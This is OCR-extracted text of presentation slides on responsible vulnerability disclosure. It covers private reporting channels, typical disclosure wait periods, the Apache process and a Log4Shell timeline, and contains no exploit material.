
Announce the Fix

Responsible Disclosure

- Give vendor time to fix vulnerability before telling public

Full Disclosure

- Tell public ASAP




Report (Privately)


- **NOT** on StackOverflow
- **NOT** on an Email list
- **NOT** on an open forum (Slack)

- Look for a security mailing list
- Check Bugcrowd or HackerOne
- If you are worried use an anonymous email account

Don’t use a public bug tracker



Don’t use a public bug tracker




Fix

- It’s up to the project to fix the issue
- Open Source project get involved!
- Project publishes a patch/fix publicly
- The project _should_ give you a timeline of the fix


How long to wait?

- Google Project Zero - 90 days
- Linux Kernel - 2 weeks
- HackerOne - 30 days
- CERT - 45 days


Three may keep a secret, if two of them are dead.
--Benjamin Franklin

Disclose

- After the fix you can disclose the issue.
- Blog about it.
- Tell your friends you are a security researcher now
- Or not (some companies reward you $$ for not talking)




xkcd.com/1871/

The ASF Process

- A detailed step-by-step process

- apache.org/security/committers.html



Log4Shell Timeline

Report
2021-11-24

Disclose
2021-11-29

Exploit
2021-12-01

Release
2021-12-09

Privately Reported
Alibaba Cloud Security Team

Public Commits
GitHub, Mailing lists,
Bug Report, etc.

Exploit out in the wild
Cloudflare's earliest evidence

Public Release
Maven Central

What can you do?

- Code
- Dependencies
- Reporting Security Issues

